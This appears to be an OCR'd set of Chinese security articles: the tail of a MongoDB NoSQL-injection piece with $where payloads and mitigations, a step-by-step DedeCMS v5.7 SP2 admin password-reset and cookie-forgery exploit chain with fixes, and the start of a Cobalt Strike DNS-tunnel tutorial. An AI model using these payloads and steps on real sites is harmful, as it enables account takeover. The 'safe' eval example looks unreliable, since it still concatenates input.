
从中可以看出服务器的 owner 是以数组的形式存的。然后我们为了过滤掉 admin 服务器，只显示自己的和 public 服务器，用了$where 语句，并使用 JavaScript 语句进行过滤，比较常见的过滤方式是判断字符串的 indexOf。那么我们尝试闭合 indexOf，构造 payload，这一步确实要对 MongoDB 和 JavaScript 都比较了解才能做出。

还是一脸懵逼？直接看代码吧：

```
function getServers(username){
var deferred = Q.defer();
db.servers.find({$where:"function(){return ((this.owners.indexOf('admin')<0 &&
this.owners.indexOf('"+username+"')>=0))|| this.owners.indexOf('public')>=0 }" }).toArray(
function (err, servers) {
if (err) deferred.reject(err.name + ': ' + err.message);console.log(servers);


deferred.resolve(servers);
});
return deferred.promise;
}
```

同样的，username 没有进行任何校验，看着代码构造 payload，该闭合的闭合，保证 JavaScript 不报错还要和 admin 有关，构造条件让查询条件中包含 admin 且为真。

```
payload:')>0|| this.owners.indexOf('admin。
```



靶场上线一段时间后，”summ3rf”同学给了我这样的一个思路:

```
payload:


"username":"summ3rf"))}});//"
```

这样就即全部闭合了前面的代码，又不用考虑闭合后面的代码，感谢”summ3rf”同学，如果你能看到这篇文章，可以联系我共同探讨注入姿势~

完整靶场 Writeup：https://www.anquanke.com/post/id/95844

如何防止 NoSQL 注入

从注入原理上看 NoSQL 注入的防护也很简单，思路也和 SQL 注入类似，我们只需要控制输入，禁止使用危险的操作就可以基本避免 NoSQL 注入。

比如上面那个 php 例子

```
$data = array('username' => $_REQUEST['username'],'password' => $_REQUEST['password']
);
```

通过参数过滤就可以避免。

```
$data = array('username' => filter_var($_REQUEST['username']),'password' => filter_var($_REQUEST['password'])
```

```
);
```

对于 JavaScript 注入，$where 和 Commend 方法能不用就尽量不要用了，如果必须用的话一定要限制输入或者把要执行的内容写成 JavaScript function 通过参数的方式传进去。

```
<?php$manager = new MongoDB\Driver\Manager("mongodb://mongo:27017");
$username = $_REQUEST['username'];
$cmd = new MongoDB\Driver\Command([
// build the 'distinct' command'eval'=> "function(username){db.users.distinct('username',{'username':' +
username + '})}",
'args' => $username,
]);
$cursor = $manager->executeCommand('test', $cmd)->toArray();
var_dump($cursor);
$doc_failed = new DOMDocument();
$doc_failed->loadHTMLFile("failed.html");
$doc_succeed = new DOMDocument();
$doc_succeed->loadHTMLFile("succeed.html");
if(count($cursor)>0){
echo $doc_succeed->saveHTML();
}
else{
echo $doc_failed->saveHTML();
}
```

还有还有，不要轻易打开一些 MongoDB 相关的 REST API，防止跨站请求伪造，给应用最小权限，不要存在未授权访问用户……(去年发生的 MongoDB 勒索事件还记忆犹新……)

一份官方的 security-checklist 提供给大家参考：

https://docs.mongodb.com/manual/administration/security-checklist/

尾巴

这篇文从代码层解释了一下 NoSQL 是如何形成的，还比较浅显，研究并没有结束，今后也许会研究如何稳定利用 NoSQL 注入，从驱动层解释 NoSQL 的形成，以及分享靶场搭建的脑洞和技术思路。感谢各位大牛、我的朋友们和破壳漏洞社区对我的支持。

示例代码和靶场代码均已上传至 Github：

https://github.com/bibotai/research_of_nosql_injection

参考

[1] NoSQL 注入的分析和缓解

http://www.yunweipai.com/archives/14084.html

[2] NoSQL Injection in MongoDB

https://zanon.io/posts/nosql-injection-in-mongodb

[3] Testing for NoSQL injection

https://www.owasp.org/index.php/Testing_for_NoSQL_injection

[4] 一个有趣的实例让 NoSQL 注入不再神秘

http://www.freebuf.com/articles/database/95314.html

[5] HACKING NODEJS AND MONGODB

https://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

[6] PHP Manaul for MongoDB: Script Injection Attacks

http://docs.php.net/manual/en/mongodb.security.script_injection.php

[7] No SQL! no injection? A talk on the state of NoSQL security

https://www.research.ibm.com/haifa/Workshops/security2015/present/Aviv_NoSQL-NoInjection.pdf

[8] GitHub:youngyangyang04/NoSQLInjectionAttackDemo

https://github.com/youngyangyang04/NoSQLInjectionAttackDemo

漏洞组合拳 | 重置 dedecms 管理员后台密码重现及分析

作者：LSA

文章来源： 【freebuf】http://www.freebuf.com/vuls/163344.html

0×00 概述

2018 年 1 月，网上爆出 dedecms v5.7 sp2 的前台任意用户密码重置和前台任意用户登录漏洞，加上一个管理员前台可修改其后台密码的安全问题，形成漏洞利用链，这招组合拳可以重置管理员后台密码。

先来看看整体利用流程：

重置 admin 前台密码—>用 admin 登录前台—>重置 admin 前后台密码

0×01 前台任意用户密码重置分析

组合拳第一式：重置管理员前台密码

漏洞文件：member\resetpassword.php：75 ：

```
else if($dopost == "safequestion")
{
    $mid = preg_replace("#[^0-9]#", "", $id);
    $sql = "SELECT safequestion,safeanswer,userid,email FROM #@__member WHERE mid = '$mid'";
    $row = $db->GetOne($sql);
    if(empty($safequestion)) $safequestion = '';

    if(empty($safeanswer)) $safeanswer = '';

    if($row['safequestion'] == $safequestion && $row['safeanswer'] == $safeanswer)
    {
        sn($mid, $row['userid'], $row['email'], 'N');
        exit();
    }
    else
    {
        ShowMsg("对不起，您的安全问题或答案回答错误","-1");
        exit();
    }

}
```

可以看到要进入 sn 函数，必须满足：

($row['safequestion'] == $safequestion && $row['safeanswer'] == $safeanswer)

通过查询数据库可知

```
mysql> SELECT safequestion,safeanswer,userid,email from dede_member WHERE mid =
1;
+--------------+------------+--------+-------+
| safequestion | safeanswer | userid | email |
+--------------+------------+--------+-------+
|            0 |            | admin  |       |
+--------------+------------+--------+-------+
1 row in set (0.00 sec)
```

row['safeanswer']=空,$row['safequestion']=0

所以传入的 payload 中$safeanswer 为空符合条件，而如果$safequestion 传入 0，则遇到

if(empty($safequestion)) $safequestion = ”；

就置空了，继而空和 0 不等无法进入 sn 函数。

所以这里可以运用 php 的弱类型问题，参考 www.lsablog.com/network_security/ctf/hackinglab-cn-series-decryption-can-md5-be-bumped/

将$safequestion 传入 0.0 即可绕过判断

```
lsa@kali:~$ php -r "if(empty('0.0')) echo 1;"
lsa@kali:~$ php -r "if(('0.0'==0)) echo 1;"
1lsa@kali:~$
```

继续跟进 sn 函数

\member\inc\inc_pwd_functions.php：150

先看看 dede_pwd_tmp 表

```
mysql> select * from dede_pwd_tmp;
Empty set (0.05 sec)
```

为空

所以执行

newmail($mid,$userid,$mailto,'INSERT',$send);

继续跟进 newmail 函数，在 73 行

关键代码 </> :

```
function sn($mid,$userid,$mailto, $send = 'Y')
{
	global $db;
	$tptim= (60*10);
	$dtime = time();
	$sql = "SELECT * FROM #@__pwd_tmp WHERE mid = '$mid'";
	$row = $db->GetOne($sql);
	if(!is_array($row))
	{
		//发送新邮件;
		newmail($mid,$userid,$mailto,'INSERT',$send);
	}
	//10 分钟后可以再次发送新验证码;
	elseif($dtime - $tptim > $row['mailtime'])
	{
		newmail($mid,$userid,$mailto,'UPDATE',$send);
	}
	//重新发送新的验证码确认邮件;
	else
	{
		return ShowMsg('对不起，请 10 分钟后再重新申请', 'login.php');
	}
}
function newmail($mid, $userid, $mailto, $type, $send)
{
	global $db,$cfg_adminemail,$cfg_webname,$cfg_basehost,$cfg_memberurl;
	$mailtime = time();
	$randval = random(8);
	$mailtitle = $cfg_webname.":密码修改";
	$mailto = $mailto;
	$headers = "From: ".$cfg_adminemail."\r\nReply-To: $cfg_adminemail";
```

$mailbody = “亲爱的”.$userid.”：\r\n 您好！感谢您使用”.$cfg_webname.”网。\r\n”.$cfg_webname.”应您的要求，重新设置密码：（注：如果您没有提出申请，请检查您的信息是否泄漏。）\r\n 本次临时登陆密码为：” .$randval.” 请于三天内登陆下面网址

确认修改。\r\n”.$cfg_basehost.$cfg_memberurl.”
/resetpassword.php?dopost=getpasswd&id=”.$mid; :

```
 if($type == 'INSERT')
     {
          $key = md5($randval);
          $sql = "INSERT INTO `#@__pwd_tmp` (`mid` ,`membername` ,`pwd` ,`mailtime`)VALUES ('$mid',
'$userid',   '$key', '$mailtime');";
          if($db->ExecuteNoneQuery($sql))
          {
               if($send == 'Y')
               {
                    sendmail($mailto,$mailtitle,$mailbody,$headers);
                    return ShowMsg('EMAIL 修改验证码已经发送到原来的邮箱请查收', 'login.php','','5000');
               } else if ($send == 'N')
               {
                    return ShowMsg('稍后跳转到修改页',
$cfg_basehost.$cfg_memberurl."/resetpassword.php?dopost=getpasswd&amp;id=".$mid."&amp;key=".$randval)
;
               }
          }
```

可以看出生成了 8 位随机码 key 以 md5 加密放入 dede_pwd_tmp 表中，再跳转到 url
$cfg_basehost.$cfg_memberurl.”
/resetpassword.php?dopost=getpasswd&id=”.$mid.”&key=”.$randval
即
http://127.0.0.1:8999/lsawebtest/vulnenvs/dedecms/dedecms-v57-utf8-sp2-full/member/resetpassword.php?dopost=getpasswd&id=2&key=gnUckBp3

mid 可控,key 也知道了,就可以重置任意 mid 用户密码了,继续跟进 dopost=getpasswd 这段代码，在

member\resetpassword.php：96

关键代码 :

```
elseif($setp == 2)
     {
          if(isset($key)) $pwdtmp = $key;
```

```
$sn = md5(trim($pwdtmp));
if($row['pwd'] == $sn)
{
    if($pwd != "")
    {
        if($pwd == $pwdok)
        {
            $pwdok = md5($pwdok);
            $sql = "DELETE FROM `#@__pwd_tmp` WHERE `mid` = '$id';";
            $db->executenonequery($sql);
            $sql = "UPDATE `#@__member` SET `pwd` = '$pwdok' WHERE `mid` = '$id';";
            if($db->executenonequery($sql))
            {
                showmsg('更改密码成功，请牢记新密码', 'login.php');
                exit;
            }
        }
    }
}
```

判断 key 的 md5 是否和 dede_pwd_tmp 的 pwd 相同，是则更新用户密码，完成任意用户密码重置。

第一式第一步：访问链接：

http://192.168.43.173:8999/lsawebtest/vulnenvs/dedecms/dedecms-v57-utf8-sp2-full/member/resetpassword.php?dopost=safequestion&safequestion=0.0&safeanwser=&id=1

```
mysql> select * from dede_pwd_tmp;
+-----+------------+----------------------------------+------------+
| mid | membername | pwd                              | mailtime   |
+-----+------------+----------------------------------+------------+
|   1 | admin      | 42759aad84c0479804d5d549fb5b2b21 | 1519444370 |
+-----+------------+----------------------------------+------------+
1 row in set (0.00 sec)
```

第一式第二步：再访问：

http://127.0.0.1:8999/lsawebtest/vulnenvs/dedecms/dedecms-v57-utf8-sp2-full/member/resetpassword.php?dopost=getpasswd&id=1&key=gnUckBp3

重置管理员前台密码为 pass000

0×02 前台任意用户登录分析

组合拳第二式：管理员登录前台

判断用户登录的函数在

include\memberlogin.class.php：292 ：

```
function IsLogin()
    {
        if($this->M_ID > 0) return TRUE;
        else return FALSE;
}
```

再到 138 行 ：

```
class MemberLogin
{
	var $M_ID;
	var $M_LoginID;
	var $M_MbType;
	var $M_Money;
	var $M_Scores;
	var $M_UserName;
	var $M_Rank;
	  var $M_Face;
	var $M_LoginTime;
	var $M_KeepTime;
	var $M_Spacesta;
	var $fields;
	var $isAdmin;
	var $M_UpTime;
	var $M_ExpTime;
	var $M_HasDay;
	var $M_JoinTime;
	var $M_Honor = '';
	var $memberCache='memberlogin';

	//php5 构造函数
	function __construct($kptime = -1, $cache=FALSE)
	{
		global $dsql;
		if($kptime==-1){
			$this->M_KeepTime = 3600 * 24 * 7;
		}else{
			$this->M_KeepTime = $kptime;
		}
		$formcache = FALSE;
		$this->M_ID = $this->GetNum(GetCookie("DedeUserID"));
		$this->M_LoginTime = GetCookie("DedeLoginTime");
		$this->fields = array();
		$this->isAdmin = FALSE;
		if(empty($this->M_ID))
```

```
        {
            $this->ResetUser();
        }else{
            $this->M_ID = intval($this->M_ID);

            if ($cache)
            {
                $this->fields = GetCache($this->memberCache, $this->M_ID);
                if( empty($this->fields) )
                {
                    $this->fields = $dsql->GetOne("Select * From `#@__member` where mid='{$this->M_ID}'
");
                } else {
                    $formcache = TRUE;
                }
            } else {
                $this->fields = $dsql->GetOne("Select * From `#@__member` where mid='{$this->M_ID}' ");
            }
```

可以看到

$this->M_ID = $this->GetNum(GetCookie("DedeUserID"));

在看看 GetNum 函数，在 398 行 :

```
function GetNum($fnum){
    $fnum = preg_replace("/[^0-9\.]/", '', $fnum);
    return $fnum;
}
```

替换非数字字符为空。

还有

$this->M_ID = intval($this->M_ID);

整体来说就是从 cookie 中获取 DedeUserID 的值，去除非数字字符，再经过整形转化，形成 mid，再进入数据库查询。

继续跟进 GetCookie 函数，

include\helpers\cookie.helper.php：54 :

```
if ( ! function_exists('GetCookie'))
{
```

```
    function GetCookie($key)
    {
        global $cfg_cookie_encode;
        if( !isset($_COOKIE[$key]) || !isset($_COOKIE[$key.'__ckMd5']) )
        {
            return '';
        }
        else
        {
            if($_COOKIE[$key.'__ckMd5']!=substr(md5($cfg_cookie_encode.$_COOKIE[$key]),0,16))
            {
                return '';
            }
            else
            {
                return $_COOKIE[$key];
            }
        }
    }
}
```

关键一行

if($_COOKIE[$key.'__ckMd5']!=substr(md5($cfg_cookie_encode.$_COOKIE[$key]),0,16))

这个$cfg_cookie_encode 是未知的，需要任意文件读取或下载才能获得，这形似加 salt 的方式保证了 cookie 只能服务端生成，防止客户端伪造，这里需要 DedeUserID__ckMd5 的值 == ($cfg_cookie_encode.$_COOKIE[DedeUserID])的 md5 的前 16 位才能通过验证。

至此，进入下一阶段，看看 DedeUserID_ckMd5 和 DedeUserID 的来源，他们在登录后产生，来看看登录代码，

include\memberlogin.class.php：469 :

```
function CheckUser(&$loginuser, $loginpwd)
    {
        global $dsql;
        //检测用户名的合法性
        $rs = CheckUserID($loginuser,'用户名',FALSE);
```

```
        //用户名不正确时返回验证错误，原登录名通过引用返回错误提示信息
        if($rs!='ok')
        {
            $loginuser = $rs;
            return '0';
        }
        //matt=10 是管理员关连的前台帐号，为了安全起见，这个帐号只能从后台登录，不能直接从前台登录
        $row = $dsql->GetOne("SELECT mid,matt,pwd,logintime FROM `#@__member` WHERE userid LIKE '$loginuser' ");
        if(is_array($row))
        {
            if($this->GetShortPwd($row['pwd']) != $this->GetEncodePwd($loginpwd))
            {
                return -1;
            }
            else
            {
                //管理员帐号不允许从前台登录
                if($row['matt']==10) {
                    return -2;
                }
                else {
                    $this->PutLoginInfo($row['mid'], $row['logintime']);
                    return 1;
                }
            }
        }
        else
        {
            return 0;
        }
    }
    /**
     *  保存用户 cookie
     *
     * @access    public
```

```
        * @param         string    $uid    用户 ID
        * @param         string    $logintime    登录限制时间
        * @return        void
        */
    function PutLoginInfo($uid, $logintime=0)
    {
        global $cfg_login_adds, $dsql;
        //登录增加积分(上一次登录时间必须大于两小时)
        if(time() - $logintime > 7200 && $cfg_login_adds > 0)
        {
            $dsql->ExecuteNoneQuery("Update `#@__member` set `scores`=`scores`+{$cfg_login_adds} where
mid='$uid' ");
        }
        $this->M_ID = $uid;
        $this->M_LoginTime = time();
        $loginip = GetIP();
        $inquery = "UPDATE `#@__member` SET loginip='$loginip',logintime='".$this->M_LoginTime."' WHERE
mid='".$uid."'";
        $dsql->ExecuteNoneQuery($inquery);
        if($this->M_KeepTime > 0)
        {
            PutCookie('DedeUserID',$uid,$this->M_KeepTime);
            PutCookie('DedeLoginTime',$this->M_LoginTime,$this->M_KeepTime);
        }
        else
        {
            PutCookie('DedeUserID',$uid);
            PutCookie('DedeLoginTime',$this->M_LoginTime);
        }
    }
```

可以看到登录验证成功就

PutCookie('DedeUserID',$uid,$this->M_KeepTime);

而这个$uid 是 mid(不是用户名),

自然要来看看 PutCookie 方法了,

跟进 PutCookie 方法,

include\helpers\cookie.helper.php：21 ：

```
if ( ! function_exists('PutCookie'))
{
    function PutCookie($key, $value, $kptime=0, $pa="/")
    {
        global $cfg_cookie_encode,$cfg_domain_cookie;
        setcookie($key, $value, time()+$kptime, $pa,$cfg_domain_cookie);
        setcookie($key.'__ckMd5', substr(md5($cfg_cookie_encode.$value),0,16), time()+$kptime,
$pa,$cfg_domain_cookie);
    }
}
```

关键是这两行 ：

```
setcookie($key, $value, time()+$kptime, $pa,$cfg_domain_cookie);
setcookie($key.'__ckMd5', substr(md5($cfg_cookie_encode.$value),0,16),
```

这里就设置了 DedeUserID 和 DedeUserID_ckMd5。

现在再进入下一个阶段，若需要伪造 cookie 使管理员登录前台，必须满足 DedeUserID__ckMd5 的值 == ($cfg_cookie_encode.$_COOKIE[DedeUserID])的 md5 的前 16 位

而管理员的 DedeUserID 已知为 1，$cfg_cookie_encode 无法得到，所以关键在于找到满足这个条件的 DedeUserID__ckMd5 密文。

那就搜索 PutCookie 看看哪个键会满足这个条件，

```
dede\archives_do.php:            PutCookie('DedeUserID',$arcRow['mid'],1800);
dede\archives_do.php:            PutCookie('DedeLoginTime',time(),1800);
dede\catalog_add.php:         PutCookie('lastCid',GetTopid($reid),3600*24,'/');
dede\catalog_do.php:     PutCookie('lastCidMenu',$cid,3600*24,"/");
dede\catalog_do.php:     PutCookie('lastCid', $cid, 3600*24, "/");
dede\catalog_edit.php:PutCookie('lastCid',GetTopid($id),3600*24,"/");
dede\config.php:         PutCookie($_csrf_name, $_csrf_hash, 7200, '/');
dede\member_do.php:     PutCookie('DedeUserID',$id,1800);
dede\member_do.php:     PutCookie('DedeLoginTime',time(),1800);
include\helpers\cookie.helper.php:if ( ! function_exists('PutCookie'))
include\helpers\cookie.helper.php:    function PutCookie($key, $value, $kptime
, $pa="/")
include\memberlogin.class.php:                    PutCookie("DedeLoginTime",ti
(),$this->M_KeepTime);
include\memberlogin.class.php:             PutCookie('DedeUserID',$uid,$this->M
eepTime);
include\memberlogin.class.php:             PutCookie('DedeLoginTime',$this->M_L
inTime,$this->M_KeepTime);
include\memberlogin.class.php:             PutCookie('DedeUserID',$uid);
include\memberlogin.class.php:             PutCookie('DedeLoginTime',$this->M_L
inTime);
include\userlogin.class.php:            PutCookie('DedeUserID', $this->userID,
600 * 24, '/');
include\userlogin.class.php:            PutCookie('DedeLoginTime', time(), 360
* 24, '/');
member\index.php:      PutCookie('last_vtime', $vtime, 3600*24, '/');
member\index.php:      PutCookie('last_vid', $last_vid, 3600*24, '/');
```

来到 member/index.php:139

关键代码 :

```
if($vtime - $last_vtime > 3600 || !preg_match('#,'.$uid.',#i', ','.$last_vid.',') )
        {
            if($last_vid!='')
            {
                $last_vids = explode(',',$last_vid);
                $i = 0;
                $last_vid = $uid;
                foreach($last_vids as $lsid)
                {
                    if($i>10)
                    {
                        break;
                    }
                    else if($lsid != $uid)
                    {
                        $i++;
```

```
                    $last_vid .= ','.$last_vid;
                }
            }
        }
        else
        {
            $last_vid = $uid;
        }
        PutCookie('last_vtime', $vtime, 3600*24, '/');
        PutCookie('last_vid', $last_vid, 3600*24, '/');
```

可以看出$last_vid 为空则把$uid 赋值给$last_vid，而这个$uid 就是可控的用户名，再

PutCookie('last_vid', $last_vid, 3600*24, '/');

这里假如构造出类似 0000001 或 1abcde 这样的用户名，因为 last_vid__ckMd5 的值 == ($cfg_cookie_encode.$_COOKIE[last_vid])的 md5 的前 16 位,满足条件!

mid=return $_COOKIE[$key];

接着在登录类的构造函数中 mid 经过 GetNum 和 intval 函数的过滤，就形成了 1，接着进入数据库查询再展示到页面。

漏洞触发流程:

第一阶段:

访问 member/index.php?uid=0000001 产生 last_vid 和 last_vid__ckMd5

第二阶段:

登录成功—>PutCookie(设置$key 和$key.’ __ckMd5’)—>产生 DedeUserID(uid)和 DedeUserID__ckMd5—>修改 DedeUserID(uid)和 DedeUserID__ckMd5 分别为 last_vid 和 last_vid__ckMd5—>满足 GetCookie 的验证条件

第三阶段:

IsLogin(M_ID)—>__construct(GetCookie(“DedeUserID”))—>GetCookie(验证 DedeUserID__ckMd5 值是否等于 substr(md5($cfg_cookie_encode.$_COOKIE[DedeUserID]),0,16))

—>满足条件—>返回 0000001 给 mid—>GetNum 和 intval 函数过滤—>mid=1—>入库查询—>管理员登录前台

组合拳第二式：

需要先将用户 0000001 通过审核，再访问

http://127.0.0.1:8999/lsawebtest/vulnenvs/dedecms/dedecms-v57-utf8-sp2-full/member/index.php?uid=0000001

获取 cookie 中 last_vid_ckMd5 值 48741df1f12d04bd

再登录 0000001 帐号

然后设置 DeDeUserID_ckMd5 为 last_vid_ckMd5 的值，并设置 DedeUserID 为 0000001。

last_vid	0000001
last_vid__ckMd5	48741df1f12d04bd
DedeUserID	0000001
DedeUserID__ckMd5	48741df1f12d04bd

刷新页面，成功以管理员登录前台

0×03 重置管理员前后台密码

组合拳第三式：重置管理员后台密码

看看出问题的文件

member\edit_baseinfo.php：115

关键代码 </> ：

```
$query1 = "UPDATE `#@__member` SET pwd='$pwd',sex='$sex'{$addupquery} where
mid='".$cfg_ml->M_ID."' ";
$dsql->ExecuteNoneQuery($query1);
```

//如果是管理员，修改其后台密码 </> ：

```
if($cfg_ml->fields['matt']==10 && $pwd2!="")
{
    $query2 = "UPDATE `#@__admin` SET pwd='$pwd2' where id='".$cfg_ml->M_ID."' ";
    $dsql->ExecuteNoneQuery($query2);}
```

这里旧密码是和 member 表的 pwd 比对，已经被利用漏洞前台重置，可以重置密码，由于是管理员，所以前台和后台密码都重置了。

组合拳第三式：

原登录密码就是刚刚重置的前台密码 pass000，修改新密码为 010101，成功登录管理后台!

0×04 修复方案

1.关闭会员功能。

2.若不影响业务，可以尝试注释下面代码

member/index.php:163 ~ 164 :

```
PutCookie('last_vtime', $vtime, 3600*24, '/');
PutCookie('last_vid', $last_vid, 3600*24, '/');
```

3.将管理员后台地址改复杂。

4.关注官方更新。

0×05 结语

又是一次组合攻击，再一次证明，单一漏洞危害可能有限，但是多个漏洞组合起来威力将大大增强！所以不要轻视任何一个微小漏洞，也不要放过任何一个可能存在漏洞的地方。

0×06 参考资料

https://xianzhi.aliyun.com/forum/topic/1961

www.freebuf.com/column/161703.html

https://xianzhi.aliyun.com/forum/topic/1959

https://blog.formsec.cn/2018/01/11/DedeCMS-password-reset/

https://lorexxar.cn/2018/01/19/dedecms-vul1/

Cobalt Strike 中 DNS 隐蔽隧道的利用，以及使用 DLP 进行检测

作者：思睿嘉得
文章来源：【思睿嘉德】https://www.anquanke.com/post/id/99408

概述

现在，无论是开源或者商业套装渗透软件的应用已经得到普及。虽然目前各大安全技术网站有很多入门文章，但来源多为境外翻译加入译者想象，且有不少内容错误凸显译者缺乏实际操作经验。同时，如何利用市面现有产品实施检测的指导文章也凤毛麟角。因此，笔者计划编写系列教程，介绍演示常见外部入侵和内部威胁的手段、战术、以及工具，并给出使用现有成熟产品进行检测和响应的实际方法。

恶意利用 DNS 隧道现象已存在多年，将数据封装在 DNS 协议中传输已经是高级威胁团伙的标配工具。大部分防火墙和入侵检测设备很少会过滤 DNS 流量，僵尸网络和入侵攻击可几乎无限制地加以利用，实现诸如远控、文件传输等操作，例如前段时间危害巨大的 Xshell 木马、PANW 刚刚披露的伊朗黑客组织 OilRig 等。同时，内部恶意员工也逐渐学会了使用类似工具盗取关键数据资产。

DNS 隐蔽隧道建立通讯并盗取数据，可轻易绕过传统安全产品，使用特征技术难以检测。广为人知的渗透商业软件 Cobalt Strike 和开源软件 iodine、DNScat2 等亦提供了现成模块，可被快速轻易地利用。对进行渗透测试的红军来说，熟练掌握隐蔽通畅的 DNS 隧道至关重要；而对于甲方安全和风控团队来说，在 DNS 隐蔽隧道盗取数据的工具和方法得到普及的今天，此类数据泄露渠道须得到应有的重视。


本篇分步详细讲解 Cobalt Strike 这一广泛应用的商业渗透软件中 DNS 隐蔽隧道的设置和利用，带领读者成功将目标系统中的数据外传，并简略展示分析其通信数据包，说明检测算法，最后演示使用现有 DLP 产品实现检测未知威胁。

分步骤指导教程尽可能写得简单易上手，希望每位读者都可以学会后日常应用。

架设实验环境

让我们先将实际验证环境架设好。笔者选择了一台阿里云服务器安装 Ubuntu 16.04 系统作为 Cobalt Strike Team Server，一台 Windows 7 x86 虚拟机用作被攻击盗取数据的目标，

以及一台本地 Kali Linux 运行 Cobalt Strike 管理界面，最后需要一个可以配置的域名。读者可以按照自己喜好自行修改。



首先，在云服务器(IP: 3*.1**.***.***)上安装 Team Server。按照官方手册安装 Cobalt Strike 十分简单，目前在 Ubuntu 上安装 Java 1.7 需要添加 apt 源，具体操作步骤读者搜索一下即可获取。解压 Cobalt Strike 后运行命令./teamserver [IP] [password]即可启动 Team Server；为防止 ssh 登录注销后关闭，需要加入 nohup 或&命令保持后台运行。此外，大部分云服务商需用户自行配置打开服务器端口。一般来说，Team Server 的缺省管理端口为 50050，至少需要 53 UDP 供 DNS 协议使用，还有 80 和 8080 端口也常被使用。

然后，在 Kali 中运行 Cobalt Strike，使用 IP 和 password 连接 Team Server。

以上步骤官方手册写得十分清楚，笔者这里就不赘述了。

